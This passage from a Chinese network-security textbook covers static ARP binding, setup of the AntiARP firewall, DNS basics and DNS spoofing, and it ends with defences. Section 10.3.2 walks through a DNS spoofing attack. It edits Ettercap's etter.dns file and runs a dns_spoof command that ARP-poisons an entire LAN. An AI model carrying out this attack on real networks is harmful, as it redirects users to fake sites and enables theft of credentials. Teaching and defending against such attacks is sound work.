步骤 01 打开命令提示符窗口，输入命令“arp –s IP 地址 MAC 地址”，即可实现 IP 地址与 MAC 地址的绑定，如“arp -s 192.168.0.7 00-1E-8C-17-BO-8B”，如图 10-30 所示。




图 10-30　将 IP 地址与 MAC 地址进行绑定

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 此时，在其中输入命令“arp –a ”，如果刚才的绑定设置成功，就会在 PC 上面看到相关的提示：

```
Internet Address    Physical Address       Type
192.168.0.7     00-1E-8C-17-BO-8B  static（静态）
```

如图 10-31 所示。




图 10-31　查看绑定是否成功

如果没有将 IP 地址与 MAC 地址进行绑定，则在动态的情况下，输入命令“arp –a”，会在 PC 上看到如下提示：

```
Internet Address    Physical Address       Type
192.168.0.7     00-1E-8C-17-BO-8B  dynamic（动态）
```

采用上面介绍的方法绑定网络中的一台或几台主机比较方便，但若网络中有很多台主机，如 300 台或 800 台，这样每一台都做静态绑定，工作量非常大。而且这种静态绑定，在电脑每次重新启动后，都必须重新绑定才有效。

2. 使用 ARP 防护软件

网络上的 ARP 防护软件非常多，这里介绍的是 AntiARP（原名为 Anti ARP Sniffer），该软件最新版本为 ARP 防火墙单机版 6.0.1 版本和 ARP 防火墙网络版 V3.2.3。

ARP 防火墙通过在系统内核层拦截虚假 ARP 数据包以及主动通告网关本机正确的 MAC 地址，可以保障数据流向正确，不经过第三者，从而保证通信数据安全、保证网络畅通、保证通信数据不受第三者控制，解决网络经常掉线、网速慢等情况。

下面介绍网络版 ARP 防火墙 V3.2.3 的使用方法。首先要选一台性能较好的计算机安装 ARP 防火墙网络版管理端，然后还需要安装客户端，这样这台计算机才能受到保护。

（1） 客户端组管理

使用 ARP 防火墙网络版防护局域网内的计算机之前，需要先在客户端下添加组。其具体操作方法如下：

步骤 01 在计算机中安装 ARP 防火墙管理端并运行软件，在主界面中左侧“所有客户端”→“默认端”选项上右击，在弹出的快捷菜单中选择“添加组”菜单项，如图 10-32 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-32　选择“添加组”菜单项

步骤 02 打开“添加”组对话框，在文本框中输入要添加的组的名称，如图 10-33 所示。

步骤 03 单击“OK”按钮，即可添加组 A。选择“客户端管理”→“IP 地址管理”→“组 A”菜单项，打开“IP 地址管理-组 A”对话框，此时已默认加入组 A 中。在“开始 IP”和“结束 IP”文本框中分别输入相应的 IP 地址，如图 10-34 所示。




图 10-33　输入要添加的组的名称




图 10-34　输入开始 IP 和结束 IP

步骤 04 单击“添加”按钮，此时，即可弹出“询问”对话框，提示用户是否要把这些 IP 地址加入到组“组 A”中，如图 10-35 所示。

步骤 05 单击“是”按钮，即可将这些 IP 地址添加到“IP 地址管理-组 A”对话框中，如图 10-36 所示。若要删除其中的某一 IP 地址，可选中该 IP 地址后右键单击，在弹出的快捷菜单中选择“删除 IP 地址”菜单项，即可删除。




图 10-35　“询问”对话框




图 10-36　添加 IP 地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 客户端参数配置

在客户端下的“组 A”中添加 IP 地址后，还需要对客户端的参数进行配置。其具体操作方法如下。

步骤 01 选择“客户端管理”→“客户端参数配置”→“组 A”菜单项，打开“客户端参数配置-组 A”对话框。默认选择“常规”选项卡，在其中可以设置“显示配置”和“运行配置”。取消选中其中的“继承全局配置”复选框，不继承全局配置，只单独针对组 A 进行特殊配置。另外，建议选中“自动最小化到系统栏”、“隐藏没有数据的页面”、“程序运行后自动开始保护”复选框，如图 10-37 所示。

步骤 02 切换到“网络”选项卡，同样取消选中“继承全局配置”复选框。其中建议将“网关 IP/MAC”设置为“自动获取”，如果在 ARP 防火墙客户端启动之前，系统已经处于攻击之下，自动获取到的网关 MAC 有可能是假的。遇到这种情况，则建议手工指定网关的 IP 和 MAC，如图 10-38 所示。根据情况设置“管理端 IP 和端口”，这里可以设置两个。




图 10-37　设置“常规”选项卡




图 10-38　设置“网络”选项卡

步骤 03 选择“安全”选项卡，取消选中“继承全局配置”复选框，在“密码保护”选项区域中可以设置密码，该密码可用在程序卸载、程序退出、隐藏界面呼出、参数配置四个地方，其他选项保持默认设置，如图 10-39 所示。

步骤 04 选择“路由”选项卡，这里的可信路由检测功能可检测到攻击者转发的数据包，做出拦截并启动主动防御，从而保障数据安全。用户可根据需要在“可信路由”选项区域中选择要检测的选项，另外，还可手动添加除网关外的可信路由，但网关 IP/MAC 默认认为是可信路由，如果除了默认网关外，没有其他路由，就不需要手动添加了，如图 10-40 所示。

步骤 05 切换到“防御”选项卡，在“主动防御”区域中选择“警戒”选项，这样平时不向网关发送本机正确的 MAC 地址，状态为“警戒－待命”。当检测到本机正在受到 ARP 攻击时，状态切换为“警戒－启动防御”，开始向网关发送本机正确的 MAC 地址，以保证网络不会中断。持续 10 s 没有检测到攻击时，状态从“警戒－启动防御”切换回“警戒－待命”，停止发包，如图 10-41 所示。

步骤 06 切换到“攻击拦截”选项卡，在“ARP 抑制”区域中勾选“抑制发送 ARP”复选框，这样当本机发送 ARP 数据包的速度超过阈值时，ARP 防火墙会启动拦截程序。一般情况下，本机发送 ARP 的速度不应该超过 10 个/秒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 再选中“一并拦截发送的 ARP Reply”复选框，这样如果拦截本机发送的 ARP Reply，其他机器将无法获取你的 MAC 地址，将无法主动与你的机器取得联系，但你的机器可主动与其他机器联系，如图 10-42 所示。




图 10-39 设置“安全”选项卡




图 10-40 设置“路由”选项卡




图 10-41 设置“防御”选项卡




图 10-42 设置“攻击拦截”选项卡

4. 管理端参数配置

在设置好客户端参数配置后，还需要设置管理端参数配置。选择“工具”→“管理端参数配置”菜单项，即可打开“管理端参数配置”对话框。其中包括“常规”、“流量控制”、“攻击监测”、“报警设置”、“升级控制”选项卡，下面分别对这 5 个选项卡进行设置。

（1） “常规”选项卡

在“网络参数”区域中可以自定义管理端监听的 TCP 端口，新设置的端口在下次运行时

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

才生效，默认端口为 9001。“TCP 连接线程池”默认的设置是 200，用户可以根据具体情况进行调整，一般建议不要超过 500。但 TCP 连接线程池并非越大越好，因为线程池越大，管理端程序占用的系统资源就会越多。

客户端连接上管理端之后，即占用一个 TCP 连接线程池。在 TCP 连接线程池未用满时，客户端与管理端建立的连接会一直保持，不会断开，这样有利于管理端可以随时管理客户端。

当 TCP 连接线程池用满时，管理端会进行清理，断开一些客户端的连接。当客户端到了向管理端报告状态的时间点之后，客户端会再次连接管理端，使得管理端能够比较及时地获取客户端的状态和相关数据。

在“日志保存”区域中可设置自动保存事件中心日志及其保存目录，默认将其保存在管理端程序目录下的“Logs”文件夹，如图 10-43 所示。

（2）“流量控制”选项卡

在该选项卡下可以设定管理端监测客户端的上传、下载速度，当超过设定阈值时，可采取相应措施，如关机、重启、报警等，如图 10-44 所示。客户端网络速度是平均速度，非瞬时速度，计算方式为：假设客户端向管理端上传数据的周期为 1 分钟，假设在这 1 分钟之内，共计发送了 600 KB 数据，那么上传速度为 600 KB / 60 s = 10 KB/s。

（3）“攻击监测”选项卡

该选项卡可用于监测网络内的攻击情况，触发阈值后的措施与“流量控制”选项卡中采取的措施相同，如图 10-45 所示。




图 10-43　设置“常规”选项卡




图 10-44　“流量控制”选项卡




图 10-45　“攻击监测”选项卡

（4）“报警设置”选项卡

在其中勾选“播放声音”复选框并单击后面的按钮，即可选择声音来源，如图 10-46 所示，但目前只支持 wav 格式的声音文件。这样，ARP 防火墙管理端在收到报警信息时，就会播放此声音。

（5）“升级控制”选项卡

当有新版本发布时，可通过管理端来控制客户端进行自动升级。从官方网站下载升级包之后，在“升级包路径”文本框中设置路径即可。若客户端下除“默认组”外，还建立有多个组，可在本界面的“可选组”列表框中选择相应的组，并将其添加到“批准进行升级的组”列表框中，如图 10-47 所示。如果客户端数量较多，建议分批次进行升级，以免给网络和 ARP

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

防火墙管理端带来比较大的负载。




图 10-46 “报警设置”选项卡




图 10-47 “升级控制”选项卡



管理端及客户端程序均会对升级包的完整性、可靠性进行校验，只有官方才能签发升级包，任何人均无法伪造。提供下载的升级包一般命名为*.rar，例如“v3.3.rar”，解压后会得到两个文件：一个是 v3.3.zip，这个 ZIP 压缩包就是在升级界面中需要指定路径的升级包文件。而且这个文件的名字不可更改，否则将会导致升级失败。另一个是 v3.3.zip.asc，这个是 ZIP 压缩包文件的数字签名，此文件必须跟 zip 文件在同一目录下。

所有设置完成后，返回到 ARP 防火墙管理端界面中。在左侧列表中选择“所有客户端”→“组 A”选项，即可在右侧显示出添加的 IP 地址，并且可以查看“组 A”的各种状态信息，如在线状态、连接状态、对外 ARP 攻击和对外 IP 攻击等情况。在左侧列表的下半部分，显示的是“组 A”的客户端状态统计，如图 10-48 所示。



图 10-48 查看客户端“组 A”的各种状态信息

10.3 DNS 欺骗攻击与防范

DNS 是目前大部分网络应用的基础，对它的攻击将影响整个 Internet 的正常运转。DNS

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

欺骗攻击是攻击者常用的手法，它具有隐蔽性强、打击面广、攻击效果明显的特点。

本节将针对 DNS 欺骗攻击，并在此基础上介绍 DNS 欺骗攻击的过程以及相应的防范措施，这对于提高 DNS 的安全性和抗攻击性具有积极的作用。

10.3.1 认识 DNS 欺骗

DNS 是域名系统（Domain Name System）的缩写，是一种组织域层次结构的计算机和网络服务命名系统。当用户在应用程序中输入 DNS 名称时，DNS 服务可以将此名称解析为与此名称相关的 IP 地址信息。

用户在使用网络服务时喜欢在浏览器的地址栏中输入使用主机名和域名组成的名称，因为这样的名称更容易被用户记住。但是，计算机在网络上是使用 IP 地址来通信的。为了能够实现网络计算机之间的通信，DNS 服务器所提供的服务就是将用户所使用的计算机或服务名称映射为 IP 地址。

DNS 服务器进行名字解释的时候依赖的是一个数据文件，每个域名都有一个独立的数据文件，这个文件包括了该域名所有的名称，名称对应的类型和对应的类型数据。

当客户端希望解析 DNS 域名为 IP 地址时，就会向 DNS 服务器发送一个查询，然后服务器会将对应的作为回复。从客户端的角度来看，看到的只有两个数据包：查询和响应。DNS 规定的名称类型有近 20 个，主要有如表 10-2 所示的几种类型。

表 10-2 DNS 的名称类型

类 型	意 义	值
SOA	Start of authority	该区的参数
A	一个主机 IP 地址	32 比特整数
MX	邮件服务器记录	优先权，域愿意接收邮件地址
NS	名字服务器	本域的服务器名
CNAME	别名记录	将一个域名解释成另外一个域名
Hinfo	硬件配置记录	CPU、操作系统信息

要进行 DNS 查询，可利用 Windows 系统自带的工具 nslookup，使用它来可以查询 DNS 中的各种数据。

（1） 利用命令行方式查询

Nslookup 这种运行方式主要用来查询域名对应的 IP 地址，也就是查询 DNS 的 A 类型记录。通过 A 类型记录黑客可以查询该域名的主页所存放的服务器。比如，若要查看 www.hao123.com 的 IP，可在命令提示符窗口中输入要查询的 IP 地址或域名，并按 Enter 键即可。查询的结果中包括 A 类型记录和 CNAME 类型记录，如图 10-49 所示。

（2） 交互式方式

要查询 DNS 中除 A 类型外的其他类型的数据，可利用交互模式来查询，在查询过程中使用“set type”命令设置相应的查询类型即可，如图 10-50 所示是查询 www.hao123.com 的 mx 记录。

DNS 欺骗是一种中间人攻击形式，它是攻击者冒充域名服务器的一种欺骗行为，它主要用于向主机提供错误的 DNS 信息。当用户尝试浏览网页，例如 IP 地址为 AAA.AAA.AA.A，网址为 www.hao123.com，而实际上登录的确实 IP 地址为 BBB.BBB.BB.B 上的 www.hao123.com 时。用户上网就只能看到攻击者的主页，而不是用户想要打开的网站的主页了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-49　查询 www.hao123.com 的 IP



图 10-50　查询 DNS 中除 A 类型外的其他类型的数据

这个网址是攻击者用以窃取网上的账号、密码等重要信息的假冒网址。DNS 欺骗其实就是冒名顶替、招摇撞骗罢了。

网络攻击者通常通过如下几种方法进行 DNS 欺骗。

- 缓存感染：黑客会熟练地使用 DNS 请求，将数据放入一个没有设防的 DNS 服务器的缓存当中。这些缓存信息会在客户进行 DNS 访问时返回给客户，从而将客户引导到入侵者所设置的运行木马的 Web 服务器或邮件服务器上，然后黑客从这些服务器上获取用户信息。
- DNS 信息劫持：入侵者通过监听客户端和 DNS 服务器的对话，通过猜测服务器响应给客户端的 DNS 查询 ID。每个 DNS 报文包括一个相关联的 16 位 ID 号，DNS 服务器根据这个 ID 号获取请求源位置。黑客在 DNS 服务器前将虚假的响应交给用户，从而欺骗客户端去访问恶意的网站。
- DNS 重定向：攻击者能够将 DNS 名称查询重定向到恶意 DNS 服务器。这样攻击者可以获得 DNS 服务器的写权限。

10.3.2　DNS 欺骗攻击

黑客执行 DNS 欺骗攻击的方法有很多，这里我们将使用一种称为 DNS ID 欺骗的技术。首先，对目标设备进行 ARP 缓存中毒攻击以重新路由通过攻击主机的目标设备的通信，这样就能够拦截 DNS 查询请求，即可发送欺骗性的数据包。

这样做的目的是为了让目标网络的用户恶意网址而不是他们试图访问的网址，其过程如图 10-51 所示。

下面使用 EttercapNG 工具来演示执行 DNS 欺骗攻击的方法。

EttercapNG 工具包含 Windows 和 Linux 两个版本，这里是在 Windows 系统中安装 EttercapNG。对于 DNS 欺骗，我们需要在 CMD 命令提示符窗口中执行。




图 10-51　执行 DNS 欺骗攻击的过程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

首先，在计算机中下载并安装 EttercapNG 工具，安装完成后，在使用它操作之前，需要进行一些配置。EttercapNG 的核心是数据包嗅探器，主要利用不同的插件来执行不同的攻击。

dns_spoof 插件是用于本实例中进行 DNS 欺骗的工具，所以，需要修改与该插件相关的配置文件。在 Windows 系统中，该文件位于 C:\Program Files\EttercapNG\share\etter.dns 中，这个文件包含用户想要欺骗的 DNS 记录。

如果希望所有试图打开 http://hao123.com 网站的用户被定向到本地网络的主机上，需要在这个文件中加入一些内容。方法是：从网上下载一个 Notepad 软件并运行，在其主窗口中选择“文件”→“打开”菜单项，即可打开“etter.dns”文件。

在文件的最后加入如图 10-52 所示的语句，这些信息就是告诉 dns_spoof 插件，当它发现针对 yahoo.com 或 www.yahoo.com 的 DNS 查询请求时，就发送 IP 地址 192.168.1.25 作为响应。在实际情况下，192.168.1.25 会运行某种 Web 服务器软件向用户展现假冒网站。

在修改好配置文件后，单击工具栏上的“保存”按钮，保存文件。打开“命令提示符”窗口，即可进入 EttercapNG 的安装目录中，此时运行命令“Ettercap.exe –T –q –P dns_spoof –M arp // //”，如图 10-53 所示。该命令中各个字符串的含义如下。

- -T：指定文本界面的使用。
- -q：以静音模式运行命令，这样捕捉的数据包不会输出到屏幕。
- -P dns_spoof：指定 dns_spoof 插件的使用。
- -M arp：发起中间人 ARP 中毒攻击以拦截主机间的数据包。
- // //：指定整个网络作为攻击的目标。




图 10-52　修改“etter.dns”文件




图 10-53　运行命令

运行此命令将启动两个阶段的攻击，先是对网络设备的 ARP 缓存中毒攻击，然后是发送假的 DNS 查询响应信息。当任何用户试图打开 www.hao123.com 网址时，都会被重新定向到设定的恶意网站。

10.3.3　防范 DNS 欺骗

为了保护 DNS 服务器不受攻击，用户应采取一些防范措施：

- 使用较新的 DNS 软件，因为它们中有些可以支持控制访问方式记录 DNS 信息，域名解析服务器只对那些合法的请求做出响应。内部的请求可以不受限制地访问区域

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

信息，外部的请求仅能访问那些公开的信息。

- 正确配置区域传输。即只允许相互信任的 DNS 服务器之间传输解析数据。
- 直接用 IP 访问重要的服务，这样至少可以避开 DNS 欺骗攻击。但需要记住自己要访问的 IP 地址。
- 保护 DNS 服务器所存储的信息。部分注册信息的登录方式仍然采用一些比较过时的方法，如采用电子邮件的方式就可以升级 DNS 注册信息，这些过时的方法需要添加安全措施，例如采用加密的口令，或者采用安全的浏览器平台工具来提供管理域代码记录的方式。
- 配合使用防火墙。使用防火墙可使得 DNS 服务器位于防火墙的保护之内，只开放相应的服务器端口和协议。
- 系统管理员也可以采用分离 DNS 的方式，内部的系统与外部系统分别访问不同的 DNS 系统，外部的计算机仅能访问公共的记录。

10.4 专家课堂（常见问题与解答）

点拨 1：如何查看本机已经受到 ARP 攻击的影响了？

